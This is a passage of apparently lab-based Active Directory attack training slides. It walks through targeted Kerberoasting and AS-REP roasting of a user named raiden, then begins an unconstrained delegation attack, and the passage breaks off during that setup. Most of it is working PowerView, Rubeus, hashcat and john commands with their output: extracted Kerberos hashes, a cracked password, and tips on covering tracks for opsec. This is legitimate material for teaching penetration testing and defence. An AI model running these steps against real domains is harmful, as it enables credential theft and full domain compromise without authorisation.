  2) **Targeted AS-REP roasting -** Use our GenericWrite permissions to change the target user's UserAccountControl (UAC) value to not require Kerberos preauthentication, AS-REP roast them and extract their password hash, crack it offline and reset the target user's UAC value.

NOTE: Both attacks above still rely on the user having a crackable password.

DOMAIN PRIVESC – TARGETED ROASTING (KERBEROAST)

1) Targeted Kerberoasting:

- We can use PowerView or the AD Module to set any SPN we want on the target user's account.

```
Set-DomainObject raiden -Set @{'serviceprincipalname'='heybuddy/imabouttoroastyou'} -Verbose
```

```
Get-NetUser -Identity raiden | select samaccountname, serviceprincipalname
```

```
Windows PowerShell
PS C:\Users\miller\Desktop\PurpleHaze> Get-NetUser -Identity raiden | select samaccountname, serviceprincipalname

samaccountname serviceprincipalname
-------------- --------------------
raiden


PS C:\Users\miller\Desktop\PurpleHaze> Set-DomainObject raiden -Set @{'serviceprincipalname'='heybuddy/imabouttoroastyou'}
VERBOSE: [Get-DomainSearcher] search base: LDAP://FOX-SVR-DC.FOX.COM/DC=FOX,DC=COM
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|(|(samAccountName=raiden)(name=raiden)(displayname=raiden)
VERBOSE: [Set-DomainObject] Setting 'serviceprincipalname' to 'heybuddy/imabouttoroastyou' for object 'raiden'
PS C:\Users\miller\Desktop\PurpleHaze>
PS C:\Users\miller\Desktop\PurpleHaze> Get-NetUser -Identity raiden | select samaccountname, serviceprincipalname

samaccountname serviceprincipalname
-------------- --------------------
raiden         heybuddy/imabouttoroastyou


PS C:\Users\miller\Desktop\PurpleHaze> _
```

AD Module Command:

```
Set-ADUser -Identity raiden -ServicePrincipalNames @{Add='heybuddy/imabouttoroastyou'}
```

DOMAIN PRIVESC – TARGETED ROASTING (KERBEROAST)

1) Targeted Kerberoasting:

- Now we can use Rubeus to Kerberoast the target user.

Rubeus.exe kerberoast /user:raiden /domain:fox.com

```
Windows PowerShell
PS C:\Users\miller\Desktop\PurpleHaze> .\Rubeus.exe kerberoast /user:raiden /domain:fox.com

  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.4.2


[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target User            : raiden
[*] Target Domain          : fox.com
[*] Searching path 'LDAP://FOX-SVR-DC.fox.com/DC=fox,DC=com' for Kerberoastable users

[*] Found 1 user(s) to Kerberoast!

[*] SamAccountName         : raiden
[*] DistinguishedName      : CN=raiden,OU=FOX Users,OU=FOX Net,DC=fox,DC=com
[*] ServicePrincipalName   : heybuddy/imabouttoroastyou
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash                   : $krb5tgs$23$*raiden$fox.com$heybuddy/imabouttoroastyou@fox.com*$4BE
                             718FC2EE94CFDE9B$FB1A665CA3DE41CF5B825666162F43AEEC19D2BBD19935041C
                             9680EA7E1EAE43377B59A41F8F70BC62527D84282B76AB10555905DC3092050D5B1
                             EC8EA47B8811B08E0DB6DD5D1168BDB6FE58E17A81B89346056F9404039A175061B
```

DOMAIN PRIVESC – TARGETED ROASTING (KERBEROAST)

1) Targeted Kerberoasting:

- Don't forget to stay opsec safe and remove the fake SPN once you're done roasting them.

Set-DomainObject raiden -Clear serviceprincipalname -Verbose

Get-NetUser -Identity raiden | select samaccountname, serviceprincipalname

```
Windows PowerShell
PS C:\Users\miller\Desktop\PurpleHaze> Get-NetUser -Identity raiden | select samaccountname, serviceprincipalname

samaccountname serviceprincipalname
-------------- --------------------
raiden         heybuddy/imabouttoroastyou


PS C:\Users\miller\Desktop\PurpleHaze> Set-DomainObject raiden -Clear serviceprincipalname -Verbose
VERBOSE: [Get-DomainSearcher] search base: LDAP://FOX-SVR-DC.FOX.COM/DC=FOX,DC=COM
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|(|(samAccountName=raiden)(name=raiden)(displayname
VERBOSE: [Set-DomainObject] Clearing 'serviceprincipalname' for object 'raiden'
PS C:\Users\miller\Desktop\PurpleHaze>
PS C:\Users\miller\Desktop\PurpleHaze> Get-NetUser -Identity raiden | select samaccountname, serviceprincipalname

samaccountname serviceprincipalname
-------------- --------------------
raiden


PS C:\Users\miller\Desktop\PurpleHaze>
```

DOMAIN PRIVESC – TARGETED ROASTING (KERBEROAST)

1) Targeted Kerberoasting:

- Finally, we can crack the extracted Kerberos hash offline and access the user's account with their password.

hashcat -m 13100 -a 0 HASHES-FILE WORDLIST


```
$krb5tgs$23$*raiden$fox.com$heybuddy/imabouttoroastyou@fox.com*$bc5cb8823123d4098d57f4dc92116182$
5a41f3585b0ff23f4c6cff7ff58ba82a75fcd8ea068696b9fe031daae94faf1886ccf495dd0f725fb535569fa734d05c6
8c5134c4c87092e86755c3078f1f4335f14d932764a426c73e70657e15231b94891cbc7a5b1d6f1efbf9a81aa40d44e28
bef223aac8cc7fa71d04dcb6a0786a8b0fa83b526a6702f67a59d283541fbf7a57d6c975aebfae88d358a1c4ef80cf3f6
311b0d25937402cf9028e70093fa9c89f0024faa760595d7477b4244170b683d15be63d2a37ad1feee3996fc34969cddc
513f5820dd88ed0ad77f864fc2dcf07b0891acd5f7ace016a043f25020f00354dafac1e6fd8df85ad84b0276789abe251
7fa6ff63963276740c6e60dbffbbf84b2d2c0d5b4a2fc5a09b05cebc290808c554b7e5151c8f6da49841a123232af1a57
59afe0ffca751b921e6abf2cf18891da2ad2e207e5342193171e8a7d3144d0b1f9d5d5d4c86bd844a8dc506969bfcd718
f291a7fd023a738f739b79c55953228d7d91d38475f6304a82b7d490139107865f57d010d2868f29a0d21bec6f036523
331f24abeacb60bb3506ccc907f6f533f35d89b52370c9b331a3661e4d640e48bdc831119fc2d5d3c5975ec4e796b3e89
a10bb3877e75e84096c39901a3cd6964231c06d4453476ed595012a0bf80c1c010af511ddc404d5a4203a364588d398d6
a8641a0f4157883fe8f79ebf838cf9e7abd29865b6c61c691ee11fbbd525b027b8312fd37187477e43a8ad37d285c4588
6fc0a55cef7f6161345da3879c25137ec433f1e053210c28b2961d353a3fb953a7e1de09f98d52fbc4e3dceabb69a40f2
0418352b747ccd40b16407946a9dfd5cd849f0d6027630a556b14c980aa440a7d5f5c1ab2a1:Pass12!!

Session..........: hashcat
Status...........: Cracked
Hash.Type........: Kerberos 5 TGS-REP etype 23
```

DOMAIN PRIVESC – TARGETED ROASTING (AS-REP ROAST)

2) Targeted AS-REP roasting:

- We can use PowerView to change the target's UserAccountControl value to not require Kerberos preauthentication.

```
Set-DomainObject raiden -Set @{'useraccountcontrol'='4260352'} -Verbose

Get-DomainUser -PreauthNotRequired | select name,userprincipalname,admincount
```




DOMAIN PRIVESC – TARGETED ROASTING (AS-REP ROAST)

2) Targeted AS-REP roasting:

- Use Rubeus to AS-REP roast the target user.

Rubeus.exe asreproast /user:raiden /domain:fox.com



DOMAIN PRIVESC – TARGETED ROASTING (AS-REP ROAST)

2) Targeted AS-REP roasting:

- Use PowerView again to reset the user's UAC value and revert our changes

Set-DomainObject raiden -Set @{'useraccountcontrol'='66048'} -Verbose

Get-DomainUser -PreauthNotRequired | select name,userprincipalname,admincount

```
Windows PowerShell
PS C:\Users\miller\Desktop\PurpleHaze> Get-DomainUser -PreauthNotRequired | select name,userprincipalname,admincount

name   userprincipalname admincount
----   ----------------- ----------
eva    eva@fox.com                1
raiden raiden@fox.com             1
vamp   vamp@fox.com


PS C:\Users\miller\Desktop\PurpleHaze> Set-DomainObject raiden -Set @{'useraccountcontrol'='66048'} -Verbose
VERBOSE: [Get-DomainSearcher] search base: LDAP://FOX-SVR-DC.FOX.COM/DC=FOX,DC=COM
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|(|(samAccountName=raiden)(name=raiden)(displayname=rai
VERBOSE: [Set-DomainObject] Setting 'useraccountcontrol' to '66048' for object 'raiden'
PS C:\Users\miller\Desktop\PurpleHaze>
PS C:\Users\miller\Desktop\PurpleHaze> Get-DomainUser -PreauthNotRequired | select name,userprincipalname,admincount

name userprincipalname admincount
---- ----------------- ----------
eva  eva@fox.com                1
vamp vamp@fox.com


PS C:\Users\miller\Desktop\PurpleHaze>
```

User RAIDEN no longer appears in the list of users not requiring Kerberos preauthentication

DOMAIN PRIVESC – TARGETED ROASTING (AS-REP ROAST)

2) Targeted AS-REP roasting:

- Crack their AS-REP password hash offline.

john HASHES-FILE --wordlist=WORDLIST

john --show HASHES-FILE

```
trace@monarch:/flutter/VM_Files/PurpleHaze/Hashes$ john/run/john raiden-hash-asrep --wordlist=./passwords.dict
Warning: detected hash type "krb5asrep", but the string is also recognized as "krb5asrep-aes-opencl"
Use the "--format=krb5asrep-aes-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 29 candidates left, minimum 64 needed for performance.
Pass12!!         ($krb5asrep$raiden@fox.com)
1g 0:00:00:00 DONE (2019-08-25 21:05) 50.00g/s 1450p/s 1450c/s 1450C/s 123456..P455w0rd!
Use the "--show" option to display all of the cracked passwords reliably
Session completed
trace@monarch:/flutter/VM_Files/PurpleHaze/Hashes$ john/run/john --show raiden-hash-asrep
$krb5asrep$raiden@fox.com:Pass12!!

1 password hash cracked, 0 left
trace@monarch:/flutter/VM_Files/PurpleHaze/Hashes$
```

DOMAIN PRIVESC – UNCONSTRAINED DELEGATION

UNCONSTRAINED KERBEROS DELEGATION:

- A feature that was introduced to Active Directory in Windows Server 2000 to solve the Kerberos double hop issue.
- A domain server/computer with unconstrained Kerberos delegation enabled can impersonate any users or computers connecting to it because their Ticket-Granting Ticket (TGT) is placed into the computer's memory so the computer can use it to authenticate to other services on behalf of the connected user.
- Why is this interesting for us? If we can compromise a domain computer with unconstrained delegation enabled, we can wait for a user with administrative privileges e.g. a domain admin to connect to us and then steal their ticket and use it across the domain without having to know (or crack) the account's password.
- An even better attack method is forcing the Domain Controller (DC) to connect to our compromised server and then steal its ticket, effectively giving us full control over the domain. We'll use this method to gain full domain compromise, you can learn more about this method in this awesome presentation by @harmj0y and @tifkin.

Read more about Unconstrained Kerberos Delegation:

https://adsecurity.org/?p=1667

https://blog.stealthbits.com/unconstrained-delegation-permissions/

https://www.cyberark.com/threat-research-blog/weakness-within-kerberos-delegation/


DOMAIN PRIVESC – UNCONSTRAINED DELEGATION

- First things first, we need to find domain computers/servers with Unconstrained Kerberos Delegation enabled.

BloodHound:

We can use the query below to find vulnerable systems from BloodHound's Neo4j backend (*http://localhost:7474*).

```
MATCH (c:Computer {unconstraineddelegation: true})
RETURN c.name
```



NOTE: The domain controller will always be on this list.

DOMAIN PRIVESC – UNCONSTRAINED DELEGATION


- We can do the same thing with PowerView or the AD Module.

PowerView:

Get-DomainComputer -Unconstrained | select name,dnshostname,operatingsystem

AD-Module:

Get-ADComputer -Filter {TrustedForDelegation -eq $True}




DOMAIN PRIVESC – UNCONSTRAINED DELEGATION

- We then need to compromise one of these identified systems and acquire local administrative rights.
- We'll just assume this has already happen using one of the attack paths we've already covered e.g. Kerberoasting.
- With the unconstrained delegation server compromised, we need to setup Rubeus to monitor for incoming user connections.
- NOTE: This needs to be done from a high integrity/administrator session.
- DON'T close this prompt until we've grabbed our ticket.

